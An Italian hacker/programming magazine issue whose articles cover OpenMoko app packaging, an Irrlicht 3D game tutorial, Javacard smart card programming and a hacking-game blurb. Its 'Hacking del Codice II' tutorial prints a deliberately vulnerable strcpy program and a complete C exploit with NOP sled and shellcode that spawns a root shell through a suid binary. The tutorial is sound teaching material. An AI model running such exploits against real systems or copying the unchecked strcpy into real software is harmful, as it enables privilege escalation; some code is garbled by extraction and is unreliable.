Modifichiamo anche il file Makefile.am presente nella cartella "data/" adattando i nomi dei file appena modificati. Per concludere, è necessario modificare il contenuto del file "mia-applicazione.desktop":

```
#nano mia-applicazione.desktop
```

```
Name=mia-applicazione
Encoding=UTF-8
Version=0.0.1
Type=Application
Exec=mia-applicazione
Icon=mia-applicazione
```

Come ultima modifica non resta che editare il file src/Makefile.am:

(Ricordiamoci di specificare al posto di main.c tutti i file .c e .h del nostro progetto ed inoltre di sostituire i caratteri "-" con "_" nei nomi della variabili.)

```
bin_PROGRAMS = mia-applicazione
mia_applicazione_SOURCES = \
    main.c
mia_applicazione_LDADD =
    @DEPENDENCIES_LIBS@
```

Il pacchetto della nostra applicazione

Il toolchain fornisce uno script utile per il package delle nostre applicazioni – om-make-ipkg – utile se vogliamo distribuire il nostro progetto ad altri. Per il semplice collaudo dell'applicazione non sarà indispensabile ricorrere al packaging del progetto, ma sarà sufficiente copiare, tramite "scp", il binario ottenuto subito dopo la compilazione, direttamente nel dispositivo ed infine eseguirlo. Vediamo come creare il package del progetto:

```
#om-make-ipkg mia-applicazione
```

Ci ritroveremo con un file denominato "mia-applicazione_0.1_armv4t.ipk" che potremo copiare direttamente sul dispositivo e successivamente procedere con l'installazione.

Seguendo le istruzioni presenti nel precedente articolo riguardo openmoko, colleghiamoci al dispositivo tramite SSH, emulando una connessione ethernet su cavetto USB e quindi:

```
#scp openmoko-sample2_0.1_armv4t.ipk root@192.168.0.202:
#ssh root@192.168.0.202 opkg install openmoko-sample2_0.1_armv4t.ipk
```

Conclusioni

L'articolo relativo allo sviluppo di applicazioni per OpenMoko termina qui. Come introdotto nella parte iniziale, non potendo fornire un articolo più completo per mancanza di spazio sulla rivista, mi sono limitato a fornire le indicazioni base per sviluppare singole applicazioni, collaudarle in locale e caricarle sul dispositivo.

Per chi volesse ricevere maggiori informazioni riguardo lo sviluppo di questo sistema, pubblico alcuni link di riferimento molto utili:

Utilizzare Qemu per collaudare il sistema direttamente sul proprio PC (<http://www.openmoko.org/wiki/Qemu>).

Emulazione del sistema in modo automatico, su Ubuntu (http://www.openmoko.org/wiki/Automatic_emulation_in_Ubuntu).

Utilizzare OpenEmbedded per personalizzare la propria distribuzione OpenMoko (<http://www.openmoko.org/wiki/OpenEmbedded>).

Informazioni sul Framework OpenMoko (<http://wiki.openmoko.org/wiki/OpenMokoFramework>).

Applicazioni in Python (<http://wiki.openmoko.org/wiki/Python>).

Pagina principale del progetto: <http://www.openmoko.org>

Giuseppe - m4573r85 - Leone

Guida alla programmazione di videogiochi tridimensionali con Irrlicht

Una serie di articoli tramite i quali impareremo come funziona Irrlicht, e come programmare un videogioco in 3d in assoluta facilità

Con questa serie di articoli daremo il via ad una guida auspicabilmente completa alla programmazione di videogiochi tridimensionali tramite Irrlicht SDK, un motore grafico 3d a tempo reale completamente Open Source (per scaricarlo, andate all'indirizzo <http://irrlicht.sourceforge.net>) che sfrutta le accelerazioni 3d OpenGL, DirectX e il Software rendering. Tra le sue caratteristiche, spiccano notevoli effetti speciali (quali nebbia, luci, ombre, etc) che non hanno nulla a che invidiare ai motori grafici commerciali, la possibilità di creare interfacce grafiche, e molto altro ancora. Potrete così crearvi un videogioco da far invidia all'ultimo prodotto della Electronic Arts! Il bello è che lo stesso codice può essere compilato sotto Linux, Unix, Windows e Mac (inutile dire che avrete bisogno di un compilatore C++ come Dev-Cpp o Microsoft Visual C++). Per iniziare, vediamo come installare Irrlicht.

HOWTO - Sotto windows

Se avete il MSVC++ (Microsoft Visual C++), una volta decompresso il vostro file zip, noterete che vi sono diverse cartelle:

bin – vi sono file in formato .exe che mostrano ciò che si può creare con irrlicht
 doc – una documentazione completa (in inglese) sull'SDK
 examples – codici sorgenti in C++ dei programmi presenti in bin
 examples.Net – codici sorgenti in .net dei programmi presenti in bin
 exporters – programma per esportare modelli tridimensionali
 include – il vero e proprio motore grafico
 lib – le librerie necessarie
 media – alcuni file che ci serviranno per i nostri tutorial
 source – il codice sorgente di irrlicht
 tools – tools vari per gestire i caratteri del testo

Detto questo, entrate dentro la cartella Include, selezionate tutti i file (anche quelli nascosti), e fate una copia. Recatevi nella directory del vostro compilatore (se è MSVC++ dovrebbe essere in:

C:\programmi\microsoft visual studio\vc98)

e copiateli dentro la cartella Include.

Recatevi ora dov'è presente la cartella lib (dove avete scompattato il vostro irrlicht), sceglietevi il compilatore, e copiatevi le librerie nel percorso:

C:\programmi\microsoft visual studio\vc98\lib.

Infine, andate in bin (sempre nella vostra directory irrlicht) e copiate la libreria irrlicht.dll in:

c:\Windows\system e in c:\Windows\system32.

Fatto, ora siete pronti a lavorare con IrrLicht sotto Windows.

HOWTO - Sotto Linux

In ambiente Linux estraete il vostro file, entrate nella directory che avete creato, collegatevi come root, entrate in nomecartellairrlicht/src, e lanciate:

```
make
make install
```

Copiate la libreria presente in cartellairrlicht/lib/linux in /lib/ con il comando

```
cp cartellairrlicht/lib/linux/libIrrlicht.a /lib/
```

Rinominate la cartella che avete estratto come "irrlicht", e posizionala in /usr/lib con il comando

```
cp -fR irrlicht /usr/lib/
```

Inizio del viaggio...

Fatto questo, passiamo finalmente alla parte più attesa della guida, ovvero... la creazione del nostro personaggio. I caratteri in rosso sono codice, quelli in nero rappresentano le descrizioni. Il nostro tutorial sarà inizialmente uguale al programma "Hello world" presente in Irrlicht ma, andando avanti, vedremo come modificarlo passo passo e creare qualcosa di più "avanzato". Come compilatore di Default ci riferiremo al MSVC++.

Cominciamo con l'includere il nostro bel file .h:

```
#include <irrlicht.h>
```

namespace permette di riferirsi alla funzione presente nel file h o ad una classe, evitando così di inserire il carattere :: (si potrà scrivere direttamente ad esempio, nel seguente formato, Classe invece che namespace::Classe) e permettendoci di risparmiare qualche riga...

```
using namespace irr;
using namespace core;
using namespace scene;
using namespace video;
using namespace gui;
```

Continua >

Linkiamo la libreria:

```
#pragma comment(lib, "irrlicht.lib")
```

Adesso si aprono le danze... iniziamo a scrivere il nostro main.

```
Int main()
{
```

Creiamo un oggetto (che chiameremo Device) in grado di creare e rendere funzionanti tutti gli altri oggetti. Per far ciò, creiamo un puntatore a un device valido invocando la classe createDevice. Tra parentesi sono specificate le opzioni possibili (NB; il puntatore è qualcosa che punta ad un oggetto, o ad una cella di memoria, o ad una variabile. Nel nostro esempio, ci eviterà di scrivere ogni volta comandi del tipo nomevariabile->classe):

EDT_OPENGL: Sfrutta l'accelerazione OpenGL. Può essere sostituito con EDT_DIRECT3D8, EDT_DIRECT3D9, EDT_SOFTWARE a seconda del tipo di acceleratore che vogliamo usare, se DirectX o software rendering.

Dimension2d<s32>(640,480) crea la risoluzione (potete anche aumentarla a 800 per 600, etc). Il secondo valore indica i bit (possono essere 16 o 32). i tre true, true, true, stanno ad indicare rispettivamente:

schermo intero (true = schermo intero, false = finestra)
stencil buffer (usare lo stencil buffer: true = sì, false = no)
vsync (solo a schermo intero: true = sì, false = no)
il numero 0 specifica che device non deve passare nessun argomento a nessuna funzione oppure no. Nei prossimi tutorial vedremo come modificarlo e a cosa serve.

```
IrrlichtDevice* device = createDevice
(EDT_OPENGL, dimension2d<s32>(640,480), 32,
true, true, true, 0);
```

Ora, con un procedimento analogo al precedente, creiamo tre oggetti, tenendo conto che IvideoDriver si occupa della gestione delle funzionalità dedicate della visualizzazione a schermo; IsceneManager è il gestore delle scene, ed è l'oggetto che ci permetterà di gestire le texture, le mesh, etc.;

IGUIEnvironment gestisce l'interfaccia grafica. Creando questo oggetto, guienv ci permette di creare una casella di testo statico con un testo dentro. La L prima delle virgolette sta ad indicare che ciò che è dentro le virgolette verrà mostrato in un rettangolo, che creiamo con la funzione rect<int>(num1,num2,num3,num4), dove num1,num2 sono le posizioni del rettangolo, num3 e num4, sono le sue dimensioni.

```
IVideoDriver* driver = device->getVideoDriver();
ISceneManager* smgr = device->getSceneManager();
IGUIEnvironment* guienv = device->getGUIEnvironment();
guienv->addStaticText(L"Prova di animazione",rect<int>
(10,10,200,22), true);
```

In questa parte di codice si decide cosa visualizzare e in che modo. Qui inizializziamo tutti gli elementi. Si viene a creare un cosiddetto "albero", che è una struttura dati composta da "nodi" collegati tra loro da "archi". (Per maggiori informazioni, Deitel & Deitel: programmazione avanzata in C++, (<http://www.prenhall.com/deitel/>).

Per prima cosa carichiamo una mesh (il nostro modello). Nell'esempio è faerie.md2, ma potete anche sostituirlo con sydney.md2, poi impostiamo l'animazione. La mesh viene caricata come mesh animata tramite IAnimatedMesh. Ciò che ci permette di caricare l'immagine è il nostro scene manager.

```
IAnimatedMesh* mesh = smgr->getMesh("../..\\filetut/
faerie.md2");
IAnimatedMeshSceneNode* no-
de=smgr->addAnimatedMeshSceneNode(mesh);
```

Qua inizia l'animazione vera e propria... il cuore del nostro programma...

a node, vengono associate le seguenti opzioni:

setMaterialFlag(EMF_LIGHTING,false) ci permette di abilitare le luci per farci vedere l'immagine in tutto il suo splendore. Se impostato a true, visualizziamo solo un inguardabile "coso nero";

setFrameLoop(0,310) l'animazione da eseguire. A ogni numero corrisponde un frame. Nel nostro caso visualizzeremo i fotogrammi che vanno dal frame iniziale al frame numero 310. Se vogliamo impostare ad esempio il nostro personaggio che corre, inseriamo i valori (320,360). Se vogliamo vedere tutte le sue possibili mosse, come se fosse impazzito, mandiamolo da 0 a 1000;

infine, **setMaterialTexture** ci permette di caricare la texture (che nel nostro caso è faerie.bmp). Il nostro puntatore entra in azione con getTexture caricando la texture, che verrà applicata sull'immagine.

AddCameraSceneNode gestisce la visualizzazione dell'immagine. A seconda di dove impostiamo i valori di **vector3df** avremo una differente visualizzazione. Da notare che la telecamera è considerata come un punto individuato da un vettore presente nello spazio di coordinate x,y,z. Se modifichiamo le coordinate, modificheremo anche la visualizzazione dell'immagine (frontale, laterale, più vicina, più lontana, etc). Vector3df ci permette di inserire appunto le coordinate:

Continua >

```
if (node)
{
    node->setMaterialFlag(EMF_LIGHTING, false);
    node->setFrameLoop(0,310);
    node->setMaterialTexture( 0, driver->getTexture("../..//filetut/faerie.bmp"));
}
smgr->addCameraSceneNode(0, vector3df(40,10,10), vector3df(0,5,0));
```

Qua inizia il processo di disegno... Esegue fin quando non viene interrotto il programma premendo Alt+F4:

beginScene(true, true, SColor(num1, num2, num3, num4)) colora lo sfondo. Modificando num1, num2, num3 e num4, modificherete anche il colore di sfondo;

oggetto->drawAll() ci permette di disegnare il tutto.

Da notare che, all'interno del ciclo, può avvenire qualsiasi modifica alla scena, quale l'aggiunta o rimozione di una mesh o di un nodo ad esempio, etc.:

```
while(device->run())
{
    driver->beginScene(true, true, SColor(300,210,201,150));
    smgr->drawAll();
    guienv->drawAll();
    driver->endScene();
}
```

Quando l'utente preme ALT+F4 e il programma viene interrotto, vengono distrutti tutti i device creati e il programma esce con successo.

```
device->drop();
return 0;
}
```

Hacking del Codice II

Buffer Overflow basati su stack

Nell'ultimo articolo abbiamo visto che l'esecuzione di un programma non è sempre così facilmente prevedibile e che, conoscere i meccanismi che stanno dietro alla gestione della memoria, può aiutarci a capire meglio quest'aspetto dell'hacking. In questo articolo studieremo i buffer overflow ovvero un modo per introdurre l'imprevisto nel previsto!

Il Buffer Overflow è una tecnica che permette di passare i limiti dello spazio di memoria allocato e di far eseguire codice arbitrario. Esistono vari tipi di buffer overflow: in questo articolo tratteremo quelli basati su stack.

Prendiamo in considerazione il seguente programma in C, simile a quello lasciato, come esercizio, nel precedente articolo:

```
#include<stdio. h>
#include<string. h>

int main(int argc, char *argv[])
{
    char buffer[200];
    if(strcpy(buffer, argv[1]))
        printf("Copy ok! \n");
    else
        printf("Copy failed! \n");
    return 0;
}
```

ora compiliamolo ed eseguiamolo:

```
$ gcc vuln. c -o vuln
$. ./vuln prova
Copy ok!
```

Quello che fa il programma è semplice: legge dei dati da input, li copia nel buffer e stampa a video un messaggio a seconda che la copia sia andata o meno a buon fine. Apparentemente sembra un semplice programma che fa il suo lavoro senza riservare sorprese, ma ad un'analisi un po' più attenta ci si accorge che il programma gestisce la memoria in modo molto insicuro, infatti, se proviamo a dare come input più di 200 byte, ecco il risultato:

```
$ gcc vuln. c -o vuln
$. ./vuln `perl -e 'print "A"x201"'
Copy ok!
Segmentation fault
```

come possiamo notare è uscito scritto "Segmentation fault": questo significa che siamo passati oltre i limiti della memoria che il programma riservava all'input! In questo modo i byte in eccesso (in questo caso un solo byte) sono andati a sovrascrivere i dati presenti nell'aria di memoria successiva al buffer, ovvero quelli presenti nello stack! Se ricordate le cose scritte nell'articolo precedente, le parole "sovrascrivere lo stack" dovrebbero provocarvi qualche brivido! Nello stack è infatti presente, fra le varie cose, qualcosa che potrebbe rendere davvero imprevedibile il flusso di questo semplice programma! Pensate infatti a cosa succederebbe se riuscissimo a sovrascrivere l'indirizzo di ritorno presente nello stack in modo da farlo puntare ad un'altra area di memoria! L'esecuzione del nostro programma ad un certo punto "scivolerebbe" nelle istruzioni del nuovo programma contenuto nel nuovo indirizzo "iniettato" all'interno del codice grazie proprio al buffer overflow...ed ecco che un banalissimo programma finisce con il diventare una falla per il nostro sistema. Infatti il nuovo codice potrebbe, per esempio, aprire una porta e collegare a questa una shell.. magari con privilegi di root!

Ma da dove lo prendiamo del codice fatto ad-hoc pronto per essere eseguito? E' qui che entra in gioco l'iniezione di un shellcode (bytecode). Uno shellcode è un pezzo di codice autonomo, scritto in linguaggio macchina, che può essere inserito all'interno di un buffer. I metodi per la creazione di uno shellcode non verranno trattati qui, dato che richiederebbero una trattazione a parte (speriamo di poterla fare in seguito in altri articoli), se proprio smaniate di scrivere exploit sappiate che in rete esistono numerosi generatori di shellcode, ma mi raccomando, non usateli stupidamente senza capire la teoria che c'è dietro, studiatevela per conto vostro.. oppure pazientate fino al prossimo(speriamo) numero di HAX. Nel nostro caso useremo uno shellcode che genera una shell. Dopo aver creato uno shellcode dobbiamo trovare un modo per poterlo inserire nel buffer e farlo eseguire al programma.

Esistono due tecniche per fare ciò, la prima è quella d' inondare il buffer con l'indirizzo dove si trova lo shellcode in modo da avere ottime probabilità che uno di questi indirizzi sovrascriva l'indirizzo di ritorno reale.

La seconda è nota come NOP sled, si tratta di riempire una porzione del buffer con istruzioni NOP e poi inserire lo shellcode. La NOP è un'istruzione a singolo byte che non fa nulla, esegue cicli di CPU a vuoto. Nelle architetture X86 questa istruzione equivale al simbolo esadecimale 0x90.

Continua >

Quindi il buffer manipolato sarà costituito dalla prima parte di istruzioni NOP, dalla seconda parte dallo shellcode e infine dall'indirizzo di ritorno (Immagine 1).



Buffer modificato

In questo modo, inserendo prima dello shellcode una serie di istruzioni NOP (da qui il nome NOP sled), quando il puntatore EIP si trova su un qualunque indirizzo che punta ad una NOP sled, dato che queste sono comunque istruzioni (anche se non fanno assolutamente nulla) l'EIP verrà incrementato fino ad arrivare alla sezione del buffer contenente lo shellcode. Notiamo che, con questa tecnica, abbiamo risolto il problema di dover trovare l'esatto indirizzo dove inizia lo shellcode, dato che ci permette un certo margine di errore.

Ok, ora siamo pronti a scrivere il nostro codice di exploit per sfruttare il programma vulnerabile.

1. Ecco cosa dovrà fare;
2. Sovrascrivere l'indirizzo di ritorno;
3. Riempire il buffer con una serie di istruzioni NOP;
4. inserire lo shellcode alla fine del buffer.

Di seguito ecco il codice dell'exploit

```
#include<stdio. h>
#include<stdlib. h>
#include<string. h>

#define OFFSET 0 /* offset tra stack pointer e inizio del
buffer */
#define BUFFSIZE 300 /* dimensione del buffer */
#define NOP 0x90 /* istruzione NOP per architetture
x86 */

unsigned long getesp(void)
{
    __asm__("movl %esp, %eax");
}

char shellcode[] = "\x31\xc0\xb0\x46\x31\xdb\x31
\x09\xcd\x80\xeb\x16\x5b\x31\xc0"
"\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0
\x0b\x8d\x4b\x08\x8d\x53"
"\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69
\x6e\x2f\x73\x86";

int main(void)
{
    int i, nopsiz;
```

```
char *buffer, *p;
long ret_addr, *addrp;
/* recupero l'indirizzo di ritorno */
ret_addr = getesp()-OFFSET;
/* imposto la lunghezza del NOP sled */
nopsiz = 154;
/* alloco la memoria per il buffer */
buffer = malloc(BUFFSIZE);
if(buffer == NULL)
{
    printf("Errore durante l'allocazione della memoria!! ");
    exit(1);
}
/* riempio l'intero buffer con l'indirizzo di ritorno
* in modo da andare a sovrascrivere l'indirizzo di ritorno
*/
p = buffer;
addrp = (long *)p;
for(i=0; i<BUFFSIZE; i+=4)
    *(addrp++) = ret_addr;
/* inserisco le istruzioni NOP nel buffer */
for(i=0; i<=nopsiz; i++)
    buffer[i] = NOP;
/* inserisco lo shellcode nel buffer */
p = buffer + nopsiz;
for(i=0; i<strlen(shellcode); i++)
    *(p++) = shellcode[i];
/* fine stringa */
buffer[BUFFSIZE-1] = 0;

/* richiamo il programma vulnerabile */
execl("./vuln", "vuln", buffer, 0);
/* libero la memoria utilizzata */
free(buffer);
return 0;
}
```

Ci sono due cose da precisare:

1. abbiamo utilizzato un offset pari a zero perchè il nostro buffer si trova sulla testa dello stack, proprio dove si punta lo stack pointer;
2. la lunghezza del NOP sled dipende dalla lunghezza dello shellcode e del buffer, perchè sommando la lunghezza del NOP sled con quella dello shellcode deve uscire un numero divisibile per quattro (dato che l'indirizzo di ritorno è di 4 byte) e minore della lunghezza del buffer del programma vulnerabile. La prima condizione perchè dobbiamo fare in modo che il nostro l'indirizzo di ritorno sia perfettamente allineato, altrimenti potrebbe non

Continua >

Ok andiamo avanti, compiliamo ed eseguiamo:

```
$ gcc exploit.c -o exploit
$. ./exploit
sh-2.05b$ whoami
lordzen
sh-3.1$
```

ok ci ha ritornato una shell, però come possiamo notare non è una shell di root!!
Quindi sembra che il nostro exploit non funziona!!
Invece funziona benissimo!!!
Immaginiamo che il nostro programma vulnerabile sia di proprietà dell'utente root e che abbia il bit suid attivo, il bit suid è un flag dei permessi del file che abilita a un normale utente di eseguire il programma come utente root senza inserire alcuna password. Per attivare il flag suid diventiamo inseriamo i seguenti comandi:


```
$ su
password:
# chown root. /vuln
# chmod +s. /vuln
```

ora rieseguiamo l'exploit:

```
$. ./exploit
sh-3.1# whoami
root
sh-3.1#
```

Ottimo abbiamo una shell root!!!
Quindi dato che il programma vulnerabile è stato impostato suid root e che abbiamo utilizzato uno shellcode che genera una shell, siamo riusciti ad aver accesso ad una shell di root anche se il programma doveva inserire semplicemente i dati di input in un buffer. Questo è un esempio che ci ha fatto capire che, se un programma vulnerabile viene eseguito da root o ha comunque permessi particolari, il sistema è in serio pericolo. E' da notare che potevamo utilizzare anche altri tipi di bytecode che invece di generare una shell facevano altro...date sfogo alla fantasia;)

C'è da fare un'ultima precisazione, se proviamo a compilare e d eseguire questo codice sul pc non funziona! Perché? Semplice, ormai tutti i moderni sistemi operativi hanno lo stack non eseguibile proprio per prevenire questo tipo di attacchi! Però non ci dobbiamo scoraggiare perchè esistono tecniche per aggirare questo ostacolo che vedremo in seguito.
Happy Hacking!!



Stack di attivazione di vuln. c

```
lordzen@debian:~/develop/c/code_hacking/stack_buffer_overflow$ ./vuln `perl -e 'print "A"x201`
Copy ok!
Segmentation fault
lordzen@debian:~/develop/c/code_hacking/stack_buffer_overflow$
```

Esecuzione di vuln. c

Quindi in definitiva se volete scrivere programmi che siano sicuri a questo tipo di vulnerabilità c'è una regola da seguire principalmente: CONTROLLARE SEMPRE I DATI IN INPUT!!

LordZen & Ono-Sendai (con un bug nei polmoni)

Smart Card II

La programmazione

Come già precedentemente accennato le smart card sono luoghi sicuri su cui collocare dati sensibili, identificativi o finanziari.

Le Smart Card rappresentano essere uno strumento tecnologicamente evoluto fino ad essere un mini elaboratore, su cui effettuare le più svariate operazioni.

Dal punto di vista di programmazione esistono diverse librerie per lo sviluppo software come :

1) CT-API

Che dipende dal terminale per schede utilizzato e fornisce funzioni generiche che consentono la comunicazione con schede a memoria e a processore. Questa API è un'interfaccia di basso livello verso il lettore, ma viene ancora utilizzata perché rispetta gli standard ISO7816 ed ha una semplice logica di programmazione simile a una catena di montaggio.


Dove si devono semplicemente inviare dei messaggi in codice insieme ai pacchetti di dati ed attendere la risposta.

2) PC/SC

Nata per iniziativa della Microsoft in collaborazione con altre industrie del settore ha sviluppato un set di API per comunicare con le smartcard per applicazioni sviluppati su piattaforma Win32 (Windows 9x, ME, 2000 e XP) ma esistono API corrispondenti per gli ambienti, MacOS e Linux. Il pacchetto pcsc-lite per Linux può essere scaricato da <http://www.linuxnet.com>.

3) OpenCard

L'OpenCard Framework, OCF, è un ambiente di lavoro orientato agli oggetti per comunicazioni via smart card. OCF utilizza l'interoperabilità Java tra ambienti diversi per sviluppare architetture ed API per sviluppatori d'applicazioni e fornitori di servizi.



4) GlobalPlatform

GlobalPlatform è nata nel 1999 su iniziativa d'organizzazioni interessate alle problematiche delle

smart card per applicazioni multiple. Il principale obiettivo di GlobalPlatform è di definire le specifiche e l'infrastruttura per smartcard multiapplicazioni.

Dal punto di vista implementativo il sistema ed il linguaggio che analizzeremo sarà javacard per una serie di motivi:

- Rappresenta una delle migliori soluzioni disponibili per la standardizzazione dell'ambiente di esecuzione.

- L'implementazione prevede l'inserimento di un interprete Java standardizzato sulla card e la creazione una serie di interfacce standard Java per l'accesso alle risorse della stessa. Permettendo di sviluppare servizi in grado di funzionare indifferentemente su qualsiasi cards in un linguaggio di alto livello ben conosciuto da una moltitudine di sviluppatori;

- Analogamente a quanto avviene per gli applicativi Java su personal computer, una applicazione per Javacard può essere eseguita su qualsiasi smartcard qualora sia presente in essa l'ambiente runtime di esecuzione JCRE (Java Card Runtime Environment).

- Caricamento dinamico delle classi,dove i riferimenti vengono risolti a runtime permettendo di poter di aggiungere classi presenti sulla carta durante l'esecuzione del programma e fare riferimento ad esse.

- Non permette il multithread.

-Sicurezza, Ci sono delle differenze notevoli tra il modello di sicurezza in Java e quello implementato nelle Javacard. Infatti in java, gran parte delle caratteristiche di sicurezza sono implementate nella classe `java.lang.SecurityManager`; nelle Javacard invece le policy di sicurezza sono implementate direttamente nella JCVM.

Il meccanismo si basa sul concetto di contesto; una applet gira in un determinato contesto ed il contesto viene cambiato soltanto quando cambia l'applet in esecuzione.


Continua >

Ad ogni accesso della memoria, la JCVM controlla se quella locazione appartiene al contesto in esecuzione, soltanto in caso affermativo permette l'accesso ai dati.

-La semplicità di questo meccanismo garantisce che la memoria di due applet diverse sia sempre distinta.

-Garbage Collection, le javacard, per la particolare struttura del funzionamento, non hanno bisogno di un garbage collector in quanto la memoria volatile verrà liberata al momento della disconnessione della carta dal CAD. La javacard non permette neanche di deallocare esplicitamente la memoria occupata da un oggetto;

-Tipi supportati, sono: boolean, short, int, byte mentre char, double, float e long e gli array con più di una dimensione non sono supportati;



Le applicazioni per Javacard "applet" sono costituite da codice bytecode .class indipendente dalla piattaforma che soltanto a runtime viene interpretato ed eseguito dall'ambiente JCRE: in questo modo un costruttore di smartcard può rendere il suo prodotto compatibile con lo standard Javacard una volta implementato. Inoltre non vengono memorizzate nelle smartcard nello stesso modo in cui vengono memorizzati nel file system di un personal computer, per il fatto che le EEPROM delle smartcard non implementando una vera e propria struttura di directory.

Il Javacard Runtime Environment (JCRE) è una applicazione composta dalla Java Card Virtual Machine (JCVM) fornita da SUN come sorgente C e da una serie di classi fornite da SUN come sorgente Java corredato da ulteriore codice nativo in C.

La JCVM è una versione ridotta rispetto a quella che si trova nel Java Run-time Environment (JRE) disponibile sui personal computer, per questo alcune caratteristiche del linguaggio risultano mancanti. Altro elemento importante nelle JavaCard sono le applicazioni offcard che rappresenta la parte di software che si trova nel dispositivo host collegato alla smartcard.

Il cui problema è l'ottenere una astrazione del singolo dispositivo CAD e rendere quindi la programmazione indipendente dal particolare hardware che con-

nette elettricamente smartcard e host "I CAD possono essere collegati al computer in vari modi, usando porte parallele, seriali, USB

ecc.", inoltre ogni dispositivo presenta una sua particolare struttura (presenza di un tastierino per il PIN, soluzioni per l'espulsione della carta ecc.); In determinati campi si vuole avere un framework di sviluppo che ci permetta di non preoccuparci di questi dettagli, sia per convenienza a livello di progetto, sia perché il tipo il CAD che verrà utilizzato non è effettivamente noto.

Entriamo adesso nel merito delle problematiche di sviluppo Sun fornisce gratuitamente l'ambiente di sviluppo (Java Card Development Kit, JCDK) attraverso il suo sito (<http://javacard.sun.com>). All'interno di un file compresso, si trovano tutti gli strumenti necessari per sviluppare applicazioni per Javacard.

E' necessario avere anche l'ambiente di sviluppo Java (JDK) per workstation e le Javacomm (java communication api). Quest'ultima è una estensione della libreria standard di Java per gestire le porte di comunicazione (seriale, parallela).

Per quanto riguarda la documentazione è presente un gruppo di file in formato pdf che, seppur utilissimi, risultano spesso un po' troppo stringati ed essenziali.

Le fasi di sviluppo di una applicazione li possiamo distinguere in tre situazioni:

Sviluppo su workstation, Un applet per Javacard è a tutti gli effetti una normale applicazione Java che sfrutta un sottoinsieme ben definito di classi e di costrutti sintattici del linguaggio, può essere compilata con i tradizionali strumenti Java disponibili su workstation.

Una volta compilata è necessario eseguirla in un ambiente che simuli l'ambiente presente su smartcard; per questo sono necessari due strumenti il jcwde (Java Card Workstation Development Environment) e l'apdutool.

Il primo è un simulatore di Javacard scritto in Java; dove :

- attraverso file di configurazione si specifica il nome delle classi che vogliamo mettere in questa Javacard virtuale e l'AID associato ad ognuna di esse;
- Al momento dell'avvio questo si collega ad un socket TCP/IP che fa le veci della connessione seriale presente sui contatti dorati della smartcard

L'apdutool è il più semplice strumento per comunicare con il jcwde: questo non fa altro che prendere i comandi APDU scritti su un file di testo e spedirli alla porta seriale della smartcard virtuale simulando il dialogo tra smartcard e CAD.

In questa fase è possibile inserire del codice non javacard all'interno delle applet che verrà rimosso prima di effettuare il deployment su smartcard.

Questo è utilissimo in fase di testing perchè la smartcard, avendo soltanto una comunicazione seriale con l'esterno, non può fornire molte informazioni di debug a runtime sul suo stato; nello sviluppo su workstation invece niente ci vieta di aggiungere codice che visualizzi su console o scriva su le informazioni di questo tipo.

Continua >

Deployment su carta da inizializzare, La prima cosa da fare per iniziare il deployment di inizializzazione è quello di preparare i file .class per essere ospitati dalla smartcard.).

Una applet fa riferimento nel suo funzionamento a diverse classi che si presumono essere presenti all'interno della javacard cercando nel filesystem le classi di cui ha bisogno, dato che il nome della classe è una stringa Unicode.

Nelle Javacard non esiste file system e il meccanismo di risoluzione dei link deve essere il più ottimizzato ed efficiente possibile; per questo nei file .jca le stringhe Unicode sono sostituite da un sistema basato su token.

Tutto ciò comporta che al momento della traduzione del file da .class in JCA dobbiamo conoscere la corrispondenza tra token e nomi di classe per tutte le classi di cui fa uso la nostra applet; questa informazione viene memorizzata negli exportles, che mantengono sulla workstation una fotografia dei riferimenti all'interno della smartcard.

Nel caso in cui la carta non è ancora inizializzata, l'applet va a fare parte della dotazione software iniziale della carta, quella che nel gergo delle smartcard viene chiamata mask e rimane fissa per tutto il funzionamento della smartcard e convenientemente posta nella ROM, lasciando libera la preziosa flash ram.

Deployment su carta già operativa; Dove è presente una particolare applet "Installer" il codice dell'applet viene codificato in una serie di comandi APDU che l'Installer riconosce; questa codifica si ottiene, sotto forma di file di testo, generando un file .cap con il tool capgen.

Un tipico esempio di codice Javacard e ad esempio lo smistamento dei comandi APDU in relative funzioni:

```
switch (buffer[ISO7816.OFFSET_INS])
{
case SET_PIN:
setPin(apdu);
return;
case VER_PIN:
verPin(apdu);
return;
case SET_PRIKEY:
setPrivateKey(apdu);
return;
case SET_PUBKEY:
setPublicKey(apdu);
return;
.....
}
```



WIB

Where Is Bug?

NeCoSi

Spesso definito un gioco, ma più che un gioco è un'esperienza multimediale di hacking teorico e pratico. 20 livelli di pura informatica, senza fronzoli e senza mezzi termini. Diventare un hacker? No! "Semplicemente" apprendere veri metodi di sicurezza informatica per imparare a sfruttare eventuali vulnerabilità non solo web per ottenere dati sensibili e con questi andare avanti nel gioco, un passo per volta. Migliaia di persone hanno già provato quest'avventura (disponibile all'indirizzo <http://wib.geekplace.org/>), ma a raggiungere la vetta sono stati in pochi. Moltissimi si sono persi soprattutto ai primi ostacoli.

